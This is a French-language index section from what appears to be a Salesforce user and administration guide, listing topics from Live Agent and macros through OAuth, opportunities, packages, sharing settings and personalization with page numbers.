Listes de sélection dépendantes
à propos de 4817
Définition 4816
limites 4819
Modification 4818
Listes de sélection globales
création et modification 4788, 4815
Listes de sélection personnalisées
limites 6392
Listes de sélection standard
limitations 6393
Listes épinglées
configurer 4554
redimensionner 2551, 4595
Live Agent
activation 2789
activation avec Omni-Channel 2865
Live Agent *(suite)*
ajout à la console Salesforce 2834
ajout à la Salesforce Console 2830
ajouter à la Salesforce Console 2831, 4561
arrêt de la session de chat 2572, 4616
articles 2568, 4612
autorisations des agents 2791, 2793
bloquer 2579, 2827, 4623
bouton de chat 2807
boutons de chat 2810–2811
chat avec des clients 2563, 4607
chats dans une fenêtre externe 2554, 4556, 4598
compétences 2594, 2796, 4638
configuration 2788, 2797, 2815, 2830, 2832
configuration du Texte rapide 2941
Console Live Agent 2847
création d'utilisateurs 2790
création de boutons 2806
définition de la visibilité de l'onglet Superviseur via des profils 2824
déploiement 2804
déploiements 2803, 2805, 2814
domaines autorisés 2805
données confidentielles 2579, 2827, 4623
enregistrements clients 2580, 4624
enregistrements de visiteurs 2581, 4625
formulaires de pré-chat 2821
invitation automatisée 2818
invitations de chat automatisées 2817
joindre des enregistrements à des transcriptions 2569, 4613
liste de statut des agents 2591, 4635
liste des statuts de file d'attente 2592, 4636
Live Agent 2833
Salesforce Console 2833
messages murmurés 2593, 4637
mise en oeuvre de base 2788
modification de statut 2561, 4605
notifications audio 2802
notifications de chat entrants 2802
notifications de statut 2802
onglet détails 2564, 4608
onglet Sessions 2825–2826
onglet Superviseur 2824
options d'acheminement 2810
options de file d'attente 2811
pages de post-chat 2821
panneau du superviseur 2589–2593, 2824, 2833, 4633–4637
paramètres 2797

Live Agent *(suite)*
personnalisation de la mise en oeuvre 2815
personnalisation des fenêtres de chat 2814
rapports 4311
Salesforce Console 2560, 2589–2590, 4604, 4633–4634
sessions 2595, 2825–2826, 4311, 4639
Sites Force.com 2814
statut 2562, 2591, 4606, 4635
suivi des chats 2593, 4637
Texte rapide 2566, 2822, 2943, 4610
transcriptions 2569, 2581–2582, 4613, 4625–4626
transfert de chats 2571, 2575, 2828–2829, 4615, 4619
transfert de fichiers 2567, 4611
type de rapport personnalisé 2595, 4639
Widget Knowledge One 2568, 4612
Livraisons de contenu
affichage 3481
champs 3836
création 3479, 3482
description 3834
fiche de conseils 19
modification 3481
suppression 3481
Logiciel en tant que service 4
Login Forensics
activation 1130
logique métier Force.com 1118

## M

macros
actions des macros prises en charge 4580–4581
actions prises en charge 4577
Actions rapides 4580
actions sociales 4581
activation des actions de l'éditeur 4563
cloner 4575
configuration 4563
configuration de la console pour les macros 4563
conseils 4564
créer 4564
créer une macro 4565
éditeur de communauté 4580
éditeurs pris en charge 4577
exemples 4571
gestion 4575
instructions 4577, 4580
instructions de la macro 4565
interface utilisateur 4564
joindre des articles knowledge 4574
macros *(suite)*
meilleures pratiques 4564
modèle de partage 4576
partage 4576
raccourcis 4567
supprimer 4576
Macros 4564
macros d'actions de communauté 4573
macros dans l'éditeur e-mail 4577
macros en masse 4568–4570
macros en masse, filtrage des requêtes 4570
macros irréversibles 4567
macros que les utilisateurs ne peuvent pas annuler 4567
macros sociales 4573
Mappage
champs de piste personnalisés 2110
champs de piste standard 1494
Mappage des fils 5552
Mappages ATOM pour les fils 5552
masquage 885
Masquage
types de rapport 4448
masquer 885
Média social
Facebook 1728
Twitter 1728
Meilleure réponse 2464, 2493
Meilleures pratiques
mise à niveau automatiques 6292
versions de correctifs 6292
Membre de campagne
ajout 1439
champs 1444
importation 1446
liste associée 1438
modification 1437
statuts, importation 1447
Membre de l'équipe de soins
création d'un membre externe 6349
Membre de la campagne
affichage 1443
Membre du territoire de service
champs recherchés 432
Membres de campagne
individuels, ajout 1434
Membres de communauté
mise à jour avec l'API 3512
Mentions
dans des publications et des commentaires 3310

Menu d'accès rapide Force.com 4644
menu d'actions rapides 4239
Menu d'application Force.com
à propos de 5794
Menu des applications Force.com
réorganisation 5807–5808
Menu latéral Knowledge
activation pour la Salesforce Console 4562
utilisation 2558, 4602
Menu latéral réductible
Affichage 66
Masquage 66
Menus latéraux
création 4585
Menu latéral Knowledge 2558, 4562, 4602
personnalisation 4585
position 4589–4590
Mes éléments non résolus
contacts 1833
e-mails 1754
événements 1834
tâches 1835
Mes paramètres
accès 34, 143
navigation vers, Lightning Experience 35
navigation vers, Salesforce Classic 35
Recherche rapide 34, 143
Recherche rapide, Lightning Experience 35
Recherche rapide, Salesforce Classic 35
message d'erreur 3615
Message d'erreur
notifications automatiques 6015
Message de la société
ajout 4666
message HTML 2097
Messages
envoi 3379
recherche 3378
suppression 3766
Messages d'erreur
système de traduction 4722
Messages de la page d'accueil de Force.com 5810
messages e-mails
approbation des brouillons 2431
révision des brouillons 2431
Messages électroniques
consignes 1745
Messages privés 6327
Messages sortants
consultation des demandes de notification 5318
Définition 5319
demandes de notification 5317
file d'attente des messages sortants 5319
gestion 5315
notifications 5317
restrictions de port 5319
suivi du statut de livraison 5319
mesure
définition 4088
Mesure 4497
mesures
description 3947
Métadonnées 5768, 5770
Métadonnées personnalisées
à propos de 6075
accès aux types et aux enregistrements 6088
ajout d'enregistrements par déclaration 6082
API de métadonnées 6079
création de types par déclaration 6080
empaquetage et installation 6089–6091
limitations 6077–6078
Métadonnées Wave 4233
Méthodes de correspondance
correspondance exacte 843
correspondance partielle 843
Métrique
créer 1614
Métriques 1613
Microsoft
fournisseur d'authentification 1042
Microsoft Outlook
Application Web, affichage des contenus Salesforce 1798–1799, 2252
Applications Web, configuration système requise 1800
Lightning pour Outlook, configuration 1801–1803, 2254, 2256–2257
Lightning pour Outlook, configuration des utilisateurs pour afficher le contenu Salesforce 1801–1802
Lightning pour Outlook, configuration requise 1800
Lightning pour Outlook, présentation 1798–1799, 2252
Web App, configuration de l'affichage des contenus Salesforce 1803, 2254
Web App, configuration des utilisateurs pour afficher un contenu Salesforce personnalisé 2255–2257
Microsoft OutlookReportez-vous à Outlook 1838–1839, 1846
Microsoft Word
insertion de champs de fusion 1759

mise à jour 1397
Mise à jour
  Comptes personnels 802
  Contacts 802
  contacts et comptes personnels en masse 1361
  enregistrements en masse 802
  Objets personnalisés 802
  Pistes 802
  Règles 1948
  Solutions 802
  valeurs vides 802
Mise à jour d'enregistrements
  Assistant d'importation 800
mise à jour d'un flux de données 4040
Mise à jour en masse
  adresses 816
mise en évidences de recherches 3144
mise en route 3857, 3859, 3861, 3871, 3873, 3877, 3879, 3882–3884, 3888–3889, 3891, 3893, 3903, 3905–3906, 3909–3910, 3916, 3922–3924, 3926, 3942, 3945–3946
Mise en route
  activation de Salesforce pour les partenaires 1736
  chargement en masse 792
  fiches de conseils 18, 3487
  gestion des territoires 1478
  guides de l'utilisateur 18, 3487
  guides de mise en œuvre 18, 3487
  impression d'enregistrements 172
  langues prises en charge 58, 311
  modèle de partage 137
  navigation 29
  navigation dans les pages d'accueil des objets. 30
  nouvel utilisateur 28, 111
  partage d'enregistrements 171
  règles de partage 171
  Salesforce to Salesforce 1737
  vidéos de démonstration 19
Mises à jour
  activation 484
  mises à jour critiques 484
Mises à jour critiques
  activation 484
  Aperçu 484
Mises à jour de champs
  observations 5322
  réévaluation des règles de workflow 5327
mises à jour de champs inter-objets 5325
Mises à jour de Chatter 3334
Mises à jour des opportunités
  activation des rappels 2067
  planification des rappels 1581
Mises à niveau automatiques
  détails 6288
  détails de l'organisation 6291
  détails de la tâche 6289
  planification 6286
Mobile
  FAQ : Mobile Dashboards pour l'iPad 4533
  rapports sur les données d'utilisation 1244
mode de conception 5533
Mode de développement
  activation 5897
mode live 5533
mode test pour des déclencheurs de flux 5320
Modèle d'e-mail Visualforce
  champs de fusion 2242
Modèle de communauté 3638
Modèle de données sandbox 6160
Modèle de partage
  autorisations d'objet et 629
Modèle de plan de soins
  application 6321
  application au patient 6352
  importation 6355
  présentation 6318
  sélection 6319–6320
modèle de territoire
  élaboration 2016
Modèle de territoire
  activation 2028
  aperçu 2021
  archivage 2038
  rapport 2034–2037
  supprimer 2038
Modèle de territoire de vente
  exploration 1470
Modèle de texte 5244
Modèle, mise à jour 3638
Modèles
  champs de fusion 2240, 2243
  Création avec Microsoft Word 1759
  création d'un e-mail de message 1767
  devis PDF 2143
  e-mail 1765
  e-mail, champs de fusion 2240
  en-tête 1762
  exemples de modèles de publipostage 19

Modèles *(suite)*
gestion 1757
publication d'approbation pour Chatter 5113
publipostage 2234
publipostage, champs de fusion 2243
types 1757
Modèles d'autorisation
produits 1574
modèles d'e-mail 1737, 1740, 1742–1743
Modèles d'e-mail
champs de fusion pour des requêtes 1773
Modèles d'e-mail HTML 2097
Modèles d'e-mails
Accès 1738
Affichage 1766
ajout d'images 1772
champs de fusion 2240
clonage 1771
dossiers 713
fichiers joints à 1768
gestion 1765
paramètres de version 2244
Partage 1738
Texte 1767
Types 1765
Modèles de communauté
libre-service 3595, 5362
Modèles
3595, 5362
communautés en libre-service 3595, 5362
Modèles de devis
ajout d'images 2148, 2152
ajout d'un bloc de signature 2150
ajout d'un texte enrichi 2146
ajout d'une section totaux 2145, 2149
ajout de listes 2147
bloc de signature 2151
conseils 2151
création, prévisualisation et activation 2144
créer 2143
mise à niveau 2151
noms de champ 2151
personnalisé 1631, 1634
section des totaux 2151
standard 1631, 1634
Modèles de groupe de liens d'action
conception 5969
empaquetage 5982
modification 5981
Modèles de groupe de liens d'action *(suite)*
suppression 5982
Modèles de lien d'action
création 5977
Modèles de publication d'approbation
création 5114
dépendances 5114
limitations 5114
modification 5114
Modèles de territoire
rapport 2033
Modérateur
Communautés 3649
Modérateur Chatter
désactivation d'utilisateurs de Free 3342
Modérateurs
gestion de fichiers 3683
gestion des éléments marqués 3681
gestion des messages 3684
Modérateurs Chatter
attribution de privilèges de modérateur 3341
Modérateurs de communauté 3643
Modération
Communautés 3669
Modération de Chatter
désactivation d'utilisateurs 3342
Modération des communautés
définition de déclencheurs pour le marquage des éléments
3685
Modification
actifs 1336
applications de sous-onglet personnalisées 5805
campagnes 1433
champs 4802
champs de liste de sélection 4815
champs de liste de sélection personnalisée 4815
champs personnalisés 4783
commentaires de requête 2397
comptes 1290
concurrents 1601
détails des contacts 1345
documents 3451
en ligne 147
entrées de liste de sélection 4809
graphiques de vues de liste 135
groupes 650
informations personnelles 43
langues du système de traduction 4713–4717, 4720
listes de sélection globales 4815

Modification *(suite)*
Message de l'onglet Accueil 4666
notes et pièces jointes 166
paramètres de message 45
présentation des champs de rapport pour un type de rapport personnalisé 477
question 2458
relations d'objet de type de rapport personnalisé 476
requêtes 2395
types de rapport personnalisé 479
utilisateurs 497
Modification Apex 5831
modification d'une application connectée 6001, 6004–6005, 6008
modification de l'agrégation 4097
modification de l'échelle graphique 4099
modification des jeux de données 4049
modification des mesures 4097
Modification du mot de passe 43
modification du type de graphique 4095, 4100, 4107
Modification en ligne
à propos de 147
activation 297
ensembles d'autorisations 609
listes avancées 149
profils 592
modifier les mesures 4097
Modifier toutes les autorisations 628–629
Mon domaine
Reportez-vous à : Nom de domaine 1092
moniteur de jalon 2975
Moniteurs multiples 2554, 4556, 4598
Mot de passe
authentification à deux facteurs 921, 952, 955–956
changer l'utilisateur 955
confirmation de l'identité 952, 955
modifier l'utilisateur 921, 952, 956
vérification de l'identité 921, 952, 955–956
vérification de la connexion 921, 952, 955–956
Mot de passe oublié 43
Mots de passe
authentification à deux facteurs 40–41, 959, 961, 964
confirmation de l'identité 40–41, 959, 961, 964
expiration 556, 916, 926, 939
limites de stratégie 6410
modification par l'administrateur 555
modification par l'utilisateur 40–41, 959, 961, 964
modifier 43, 550
modifier l'utilisateur 964
oubli 78
Mots de passe *(suite)*
paramètres et contrôles 551, 935
réinitialisation 78
réinitialisation de mots de passe 556, 939
réinitialisation par l'administrateur 555
stratégies 916, 926
vérification de la connexion 40–41, 959, 961, 964
Multidevise
Voir Devise 309

## N

Navigateurs
configuration requise 11, 13
paramètres 11, 13
paramètres d'Internet Explorer 16
paramètres de Firefox 17
recommandations 11, 13
support limité 11, 13
versions prises en charge 11, 13
navigation
création d'un menu 308, 5800
menu 307
Nom de domaine
consignes de mise en œuvre 1096
définir un nom de domaine 1095
déploiement 1098
Modifications de l'URL 1099
obtention d'informations sur les performances système 1103
page de connexion de marque 1101
présentation de la configuration 1095
stratégie de connexion 1100
test 1098
vue d'ensemble 1092
Noms
format 171
paramètres régionaux 171
normes 864
Notes
Activer 2105
affichage et modification 166
Astuces 165
Barre d'actions 2105
champs 167
Configuration 2105–2107
Configurer 2105, 2107
Conseils 165
considérations 2106
création 162–164
Création 161

Notes *(suite)*
Créer 165
listes associées 2107
Présentation 160
présentations de page 2107
Prise 2105
Rapport 165
Salesforce1 165, 2105
suppression 169
Utilisation 160, 165
Notes avancées 159–160, 165, 2105, 2107
notifications 977
Notifications
Salesforce1 1161–1162
notifications automatiques
messages d'erreur 6015
test 6013–6015
Notifications automatiques
affichage dans une console 2556, 4600
configurer 4559
notifications de tâches 1558–1559, 2089
notifications par e-mail 2089
Notifications par e-mail
Communautés 3717
notifications par e-mail Chatter
accès 3285
Notifications, e-mail Chatter
configuration 3286
gestion 3286
réponse à 3283
nouvel événement 2073–2074
nouvelle tâche 2073–2074
Nouvelles notes 159–160, 165, 2105, 2107
Numéros
automatique 5764
Numéros de répertoire
ajout de numéros supplémentaires 2778
gestion de numéros supplémentaires 2777
Numérotation par clic 2449

## O

OAuth
authentification 6026
codes d'erreur 6032
flux d'assertion SAML 6055
flux d'authentification 6028, 6041, 6044, 6049, 6052
flux d'authentification de serveur Web 6044
flux d'authentification utilisateur-agent 6052
flux d'authentification utilisateur-mot de passe 6049
OAuth *(suite)*
flux d'authentification version 1.0.A. 6028
flux de jeton du porteur JWT 6036
flux du jeton d'actualisation 6041
flux porteur SAML 6033
points de terminaison 6027
révocation de jetons 6058
terminologie 6025
utilisation d'un jeton d'ID 6060
utilisation des URL d'identité 6061, 6067, 6070
utilisation du jeton d'accès 6060
Objectif
créer 1612
Objectifs
personnalisation 6346
Objectifs clés de la société
configuration 2348
Objectifs financiers
ajout 6368
objet 4
Objet InboundEmail 5940
Objet InboundEmail.BinaryAttachment 5942
Objet InboundEmail.Header 5942
Objet InboundEmail.TextAttachment 5942
Objet InboundEmailResult 5943
Objet InboundEnvelope 5943
objet instance de processus 4289
Objet jonction personnalisé 1868
objet noeud d'instance de processus 4289
Objet personnalisé
champs recherchés 404
objets 3598
Objets
abonnement 5777, 5781–5782
annulation de la publication 5786
page d'accueil d'objets 30
personnalisé 5778
présentation 30
publication 5777–5779, 5782
objets externes
accès utilisateur, adaptateur inter-organisations pour Salesforce Connect 5708
ajout de champs 4784
champs recherchés 408
Considérations relatives à Lightning Experience 5703
Considérations relatives à Salesforce1 5703
Considérations relatives à SOQL 5698
considérations relatives aux rapports 5688
considérations sur l'empaquetage 5702

objets externes *(suite)*
considérations sur la recherche 5692
considérations sur le SOSL 5695
Considérations sur les communautés 5704
considérations sur les fils 5690
considérations sur les relations 5687
Considérations sur les requêtes d'API 5690
création d'une relation en tant que nouveau champ personnalisé 4784
création de relations en modifiant le type de champ 5754
créer 5747
ID d'enregistrement 5678
ID d'enregistrement, adaptateur inter-organisations pour Salesforce Connect 5708
ID externe, adaptateur inter-organisations 5708
ID externe, adaptateur personnalisé 5737
ID externe, OData 5715
limitations 6395
Limitations en nombre d'appels OData 5726
listes associées 4784
listes associées, chargement 297
Noms d'API, adaptateur inter-organisations pour Salesforce Connect 5707
relations 5754
relations de référence 5755
relations de référence externe 5756
relations de référence indirecte 5758
statut de déploiement 4733
Objets Junction
observations 4754
objets personnalisés 4794
Objets personnalisés
acquisition de la responsabilité à partir d'une file d'attente 4730
administration déléguée 559
affichage 4730
annulation de la suppression 4744
Aperçu 4730
autorisations 627
champs 4735
création 4733–4735, 4739
création de relations 4784
création de types d'enregistrement 4760
déploiement 4733
gestion 4731
importation 724
listes associées 4784
modification de la responsabilité 1316
observations relatives aux relations 4754
Objets personnalisés *(suite)*
partage 4728
présentations de page 4672
relations 4749
relations plusieurs-à-plusieurs 4752
restauration 4744
Salesforce to Salesforce 1705
sécurité 4762
suivi 4748
Suppression 4742
suppression définitive 4744
troncature 4746–4747
objets remplaçant les attributs 4024
Objets standard
limites 6389
obtenir l'URL à partager 4110, 4243
obtenir plus de comptes 1371
obtenir plus de contacts 1375
OData
mappage de type 5729
options de chaîne de requête 5732
référence 5729
Office 365
e-mail 2209–2210
Omni-Channel
acheminement 2866
activation avec Live Agent 2865
activer 2851
canaux de service 2851
créer 2851
configuration d'acheminement 2855
configuration de présence 2857
configurations d'acheminement 2853
créer 2853
objets pris en charge 2852, 2868
options de modèles d'acheminement 2855
présentations compactes 2863
statut de présence 2859
statuts de présence 2861–2862
test 2864
Widget Omni-Channel 2862
onglet 5806
Onglet
affichage de tous les onglets 52
mobile 1242
remplacement 5657
Salesforce Classic Mobile 1223

Onglet *(suite)*
Visualforce 5900
Onglet Accueil
Aperçu 70
colonne de la barre latérale 66
Corbeille 196
créer une liste déroulante 141
modification des informations 4666
personnalisation 70
section Calendrier 71
Section Mes tâches 71
utilisation du composant de la barre latérale balise 158
Onglet Collaboration
Fil Chatter 6326
Onglet Fichiers
filtres 3408
utilisation 3405
Onglet Rapports
vue de liste 4446
Onglet Sessions Live Agent
ensembles d'autorisations 2825
profils 2826
onglets
ajout 50
Onglets
agrandir les onglets 2549, 4593
ajouter les onglets aux favoris 2549, 4593
considérations 4696
copier l'URL des onglets 2549, 4593
épingler les onglets 2549, 4593
fenêtre externe 2554, 4556, 4598
historique 4556
Onglet de détails Live Agent 2564, 4608
onglet de navigation 2549, 4592
onglets principaux 2549, 4593
onglets Web 4691
Page Lightning 4695, 5822
paramètres de visibilité 596
paramètres de visibilité, descriptions 597
personnalisation 51
plus récents 4556
rapports 4462
remplacement 5659
renommage 4645
sous-onglets 2549, 4593
utilisation dans une console 2548, 4591
onglets manquants 2073–2074
Onglets personnalisés
considérations 4696
Onglets personnalisés *(suite)*
création 4691, 4695, 5822, 5900
définition 4690
Open CTI
présentation 2767
OpenID Connect 6067, 6070
Opérateurs
condition de flux 5257
élément d'attribution de flux 5251
filtres d'enregistrement de flux 5265
opérations 3967
Opportunité
champs 1588
champs recherchés 416
créer 6369
part de portefeuille 6369
Opportunités
activation des opportunités similaires 2066
activation des rappels 2067
Actualités 1412
ajout de membres d'équipe d'opportunité par défaut 1597
ajout de produits 1577, 1581, 1588, 2066
alertes 2070
Aperçu 1577
attribution à des e-mails 1754
attribution à des événements de calendrier synchronisés 1834
attribution à des tâches Outlook synchronisées 1835
attribution des territoires 1577
clonage 1586
configuration 2065–2066
considérations 1584
création 1585
création de rapports 4271
création de rapports personnalisés 4271
déplacement de l'étape 1577
e-mails, ajout depuis Outlook 1838
e-mails, suppression dans des enregistrements Salesforce 1839
équipes d'opportunité 1593
Étape d'opportunité 1578–1580
fonctionnement 1583
historique des champs 1583
historique des étapes 1583
instructions 1584
inviter l'utilisateur à ajouter des produits 2065
liste associée des prévisions des opportunités 1696
modification de la responsabilité 1316

Opportunités *(suite)*
opportunités similaires 2065
partage 1587, 2065
planification des rappels 1581
présentations multiligne de produits de l'opportunité 4672
rappels de mise à jour 2065
Rapport d'opportunités avec des équipes d'opportunité et des produits 4279
Rapport sur l'historique des champs d'opportunité 4277
Rapport sur l'historique des opportunités 4278
Rapport sur les opportunités 4273
Rapport sur les opportunités associées à des concurrents 4276
Rapport sur les opportunités associées à des devis et à des fichiers PDF de devis 4282
Rapport sur les opportunités associées à des devis et des éléments de ligne de devis 4283
Rapport sur les opportunités associées à des partenaires 4280
Rapport sur les opportunités associées à des produits 4280
Rapport sur les opportunités associées à des rôles de contact 4274
Rapport sur les opportunités associées à des rôles du contact et des produits 4275
Rapport sur les opportunités avec des équipes d'opportunité 4278
Rapport sur les tendances d'opportunité 4282
rapports 4268
rapports personnalisés 4268
rapports standard 4268
recherche d'opportunités similaires 1587
recherche dans Outlook 1846
recherche de contenu associé 3467
renommage 4645
restriction du prix et de la quantité 2068
rôles de contact 1355
Salesforce to Salesforce 1705
signet pour des opportunités similaires 1587
suppression 1586
synchronisation avec des devis 1631
tableau des opportunités 1583
utilisation 1577
utilisation de rapports 4270
utilisation de rapports standard 4270
Opportunités similaires
activation 2066
Opportunity
kanban 136–137
Optimisation de Salesforce avec du code
introduction 5829
optimisation du moteur de recherche
Communautés 3540
Options
chat 3376
ordre d'exécution 3034, 3036, 3057, 3062
ordre de tri 4095
ordres d'exécution
champs 3057
tarification 3036
Ordres d'exécution
classe de test 3038
déclencheur 3038
règles de partage 681
Organisateur de la barre d'onglets
activation 297
Organisation secondaire 5766
Organisations d'évaluation
aperçu 288
démarrage de nouvelles versions d'évaluation 289
Oubli du mot de passe 43
Outil de migration Force.com 5965
Outils CTI
adaptateurs CTI 2768
Adaptateurs CTI 2768
Aperçu 2768
Outils de développement Apex 5876
Outils pour Apex 6167–6168
Outlook
ajout d'événements 1540, 1550
Données Salesforce, affichage dans Outlook 1836
e-mails, ajout à des enregistrements Salesforce 1838–1839
enregistrements Salesforce records, recherche 1846
exportation de données 729
mappage des champs pour importation 735
pistes, conversion depuis Outlook 1836
Salesforce, ajout d'e-mails 1836, 1838–1839
synchronisation avec Salesforce 1809
Voir également Salesforce pour Outlook 1809
Volet latéral de Salesforce 1836, 1838–1839, 1846

## P

Package Salesforce Chatter Dashboards
installation 3767
mise à niveau 3767
Package Salesforce Communities Management
installation 3705
mise à niveau 3705

Packages
ajout de composants 6207
comportement d'un composant 6215
composants empaquetables 6207, 6212
composants inutilisés 6239
composants protégés 6212
configuration des packages installés 1258
création 6206, 6240, 6260–6262, 6264–6266, 6269
dépendances 6247
désinstallation de packages 1260
distribution 6196
échecs au test, résolution 6260
ensembles d'autorisations et paramètres de profil 6234
erreurs Apex 5882
gestion des licences pour 1268
importation des données 1267
installation de packages 1254–1255
installations 1261, 1263
licences 1270–1271, 1273
marque 6273–6278
mise à niveau des packages 1274
non gérés et gérés 6196
paramètres du développeur 6204
préparation des applications 6196
script de désinstallation 6264–6265
script de post-installation 6260–6262
support utilisateur 6293
suppression de composants 6238
téléchargement amont 6269
Packages gérés
à propos de 6201
activation 6200
attribution de licences pour 1269
comportement d'un composant 6215
composants empaquetables 6207, 6212
composants protégés 6212
conversion 6268
extensions 6282
mise à niveau automatiques 6286
mises à niveau automatiques, meilleures pratiques 6292
planification 6237
publication de mises à niveau 6283
remplacement des étiquettes d'objet personnalisées 4715
remplacement des étiquettes personnalisées 5946
téléchargement d'un WSDL Entreprise 6246
types de versions 6205
versions 6205
versions de correctifs, meilleures pratiques 6292
versions de package par défaut 6240
Packages non gérés
composants empaquetables 6212
composants protégés 6212
Packs de contenu
création 3465
modification 3465
Page Accueil de Force.com 5809
Page Aujourd'hui 6303
Page d'accueil
Reportez-vous à l'onglet Accueil 70
Page d'erreur
personnalisation dans SAML 999
Page de connexion
ajout d'une connexion personnalisée 3546
Page de destination des communautés
personnalisé 3593
Page Enregistrements automatiques mobiles 1254
Pages
navigation 64
Pages de détail
personnalisation 51
Pages Lightning
ajout à Lightning Experience 5821
ajout à Salesforce1 5821
composant personnalisé 5818
composants standard 4219, 5815
onglets personnalisés, création 4695, 5822
présentation 5813
types 5814
vue d'ensemble 5813
Pages publiques 3594
Pages Visualforce
champs de fusion 5899
pages Visualforce personnalisées 2745, 2760
Pages, Visualforce
vue d'ensemble 5895
pagination pilotée par le client 5717
pagination pilotée par le serveur 5717
Paires de clés
création 1111–1112
Palette, recherche 5172
Panneau de présentation
à propos des champs et du format 4551
activation 4549
personnaliser 4550
panneau du superviseur
liste de statut des agents 2591, 4635
liste des statuts de file d'attente 2592, 4636
messages murmurés 2593, 4637

panneau du superviseur *(suite)*
suivi des chats 2593, 4637
Panneau latéral, Salesforce pour Outlook 2303
Paramètre de requête communauté 1063
Paramètre de requête site 1061
paramètre de requête startURL 1062
Paramètre requis
étendue 1060
paramètre requis étendue 1060
paramètres
transformation append 3965
transformation filter 3989
transformation flatten 3994
Paramètres Chatter
aperçus de liens 3833
invitation de collaborateurs 3743
publications d'approbations 5112
Paramètres de communauté 3637
Paramètres de gestion d'objet
liste rapide des objets récents dans Lightning Experience 4687
navigation vers / depuis Salesforce Classic 4642
navigation vers depuis Lightning Experience 4640
navigation vers/depuis Lightning Experience 4687
Recherche rapide dans Lightning Experience 4640
Recherche rapide dans Salesforce Classic 4642
paramètres de messagerie Chatter
accès 3285
Paramètres de partage à l'échelle de l'organisation
à propos de 565
configuration 639
enregistrements utilisateur 685
partage manuel d'enregistrements utilisateur 692
spécification 632–633
visibilité d'utilisateur de communauté 690
visibilité d'utilisateur de portail 690
visibilité des rapports standard 691
Paramètres de partage à l'échelle de l'organisation externe
désactivation 640
paramètres de réplication 4037
Paramètres de requête
communauté 1063
point de terminaison d'autorisation 1064
site 1061
startURL 1062
paramètres de transformation computeExpression 3975
paramètres de transformation computeRelative 3980
Paramètres de version 2244, 5885, 5902
paramètres des activités 2071, 2076, 2087, 2097, 2099, 2103
Paramètres du développeur
configuration 6202
gestionnaire de licences 6204
préfixe d'espace de noms 6203
Paramètres par défaut de l'organisation
recalcul parallèle 702
Paramètres par défaut séparés à l'échelle de l'organisation
Aperçu 638
Paramètres personnalisés
accès 4772
affichage 4775
affichage des données 4779
ajout de champs 4776
ajout de données 4778
configuration de niveaux d'accès 4778
création de champs 4784
définition 4774
gestion des données 4777
hiérarchie 4771
limites 4779, 6393
liste 4771
présentation 4771
vue d'ensemble 4771
Paramètres personnels
accès 34, 143
navigation vers, Lightning Experience 35
navigation vers, Salesforce Classic 35
Recherche rapide 34, 143
Recherche rapide, Lightning Experience 35
Recherche rapide, Salesforce Classic 35
paramètres régionaux 158
Paramètres régionaux
dates 171
heures 171
noms 171
paramètres, à propos de 309
paramètres, modification 44
pris en charge 316
Pardot
ajout de pistes et de campagnes à Salesforce 1330
Connecteur pour Salesforce 1323–1325, 1327
Connecteur pour Salesforce, ajout des adresses IP à la liste blanche 1328
Connecteur pour Salesforce, configuration de champs personnalisés dans Salesforce 1329
Connecteur pour Salesforce, création de contacts pour des prospects Pardot 1334
Connecteur pour Salesforce, envoi d'e-mails 1331
Connecteur pour Salesforce, paramètres 1326

Pardot *(suite)*
- Connecteur pour Salesforce, préparation de la synchronisation 1324
- Connecteur pour Salesforce, réglage 1328
- Connecteur pour Salesforce, synchronisation avec des comptes personnels 1332
- Connecteur pour Salesforce, synchronisation des adresses e-mail avec Salesforce 1332
- Connecteur pour Salesforce, synchronisation des pistes 1333
- Connecteur pour Salesforce, tirer parti des pistes converties 1329
- connecteur, attribution de votre nom d'utilisateur Salesforce 1331
- connecteur, configuration de l'authentification unique avec Salesforce 1331
- environnements sandbox Salesforce, synchronisation 1327
- Salesforce prospects de campagne, ajout à Pardot 1330
- Salesforce, configuration 1324
- Salesforce, configuration de la synchronisation 1326, 1328
- Salesforce, personnalisation du connecteur 1326
- Salesforce, synchronisation 1323, 1325

partage
- ressources 1340

Partage
- activation du partage des prévisions 2192
- Apex géré 631
- calendrier 1530–1531
- Calendrier 1531
- calendriers publics et de ressources 2077
- campagnes 1461
- commandes 1641
- comparé à la visibilité des groupes de catégories 3182
- comportement de partage intégré 708
- comptes 1313
- considérations sur le partage d'utilisateur 684
- considérations sur les règles 682
- contacts 1349–1350
- dossiers 481, 4428–4434
- Dossiers 4427
- enregistrements utilisateur du portail haut volume 2671
- enregistrements utilisateur haut volume de communauté 3499
- groupes de responsables 652
- lien vers une publication Chatter 3333
- Motifs de partage Apex 5919
- nouveau calcul 708
- objets 708
- objets personnalisés 4728
- Octroyer l'accès aux données à l'aide de hiérarchies 641

Partage *(suite)*
- opportunités 1587
- paramètres 631–633
- paramètres de partage à l'échelle de l'organisation 631, 634
- paramètres par défaut à l'échelle de l'organisation séparés 638
- paramètres par défaut de l'organisation 632, 638
- pistes 1498
- Prévisions 1696, 2199
- publications Chatter 3332
- publications Chatter avec un groupe 3333
- rapports 481, 4428–4434
- Rapports 4427
- recalcul du partage Apex 5920
- règles, voir règles de partage 654
- remplacements 631, 700
- requêtes 2408
- tableaux de bord 481, 4428–4434
- Tableaux de bord 4427
- utilisateurs 688
- valeurs par défaut pour l'organisation 633

partage de fichiers 3419
Partage implicite 708
Partage manuel
- ensembles de partage, différences 695
- modification ou suppression de l'accès 116

Partage utilisateur
- compatibilité des types de rapport 694

Partage, manuel
- Voir Partage manuel 565

partager 4214, 4217
Partager
- catalogues 1567

partager un tableau de bord 4110, 4243
partager une perspective 4110, 4243
Partages d'opportunité 1599
Partenaire consultant
- qu'est ce qu'un partenaire consultant 290

Partenaires
- affichage 1729
- ajout 1729
- rapports 4312
- renommage 4645

partitions
- cache de l'organisation 817
- cache de la session 817
- configuration 817

Parts d'opportunité
- activation 2131

Parts d'opportunité *(suite)*
considérations relatives à l'activation 2129
création de parts personnalisées 2132
désactivation 2132–2133
gestion 2129
modification de la présentation multiligne 2133
supprimer 2132
Patient
création 6310
Patient candidat
personnalisation de la vue de liste 6349
Performance
ajout de collègues à un résumé 1607, 1609–1610
mise à jour des résumés avec la calibration 2385
résumé 1605
Permutation des clés de cryptage principales 1110, 1115
permuter la position des tableaux 4097
Personnalisation
balises 562
boutons 4679
cartes 444–445
champs personnalisés 4783
champs standard 4781
chargement d'une liste associée 297
considérations sur les équipes d'opportunité 2126
création rapide 297
des présentations de page à l'aide de l'éditeur avancé 4656
en-tête 1762
en-têtes de rapport 297
entrées de liste de sélection 4809
filtres de résultats de recherche 380, 442
Information de l'onglet Accueil 4666
interface utilisateur 297
listes associées 4678
modèles de message 1765
modèles de publipostage 2234
notes relatives à l'utilisation de l'éditeur de présentation de page avancé 4662
onglets 4645
pages d'accueil d'onglet 5657, 5659
paramètres de rapports 468
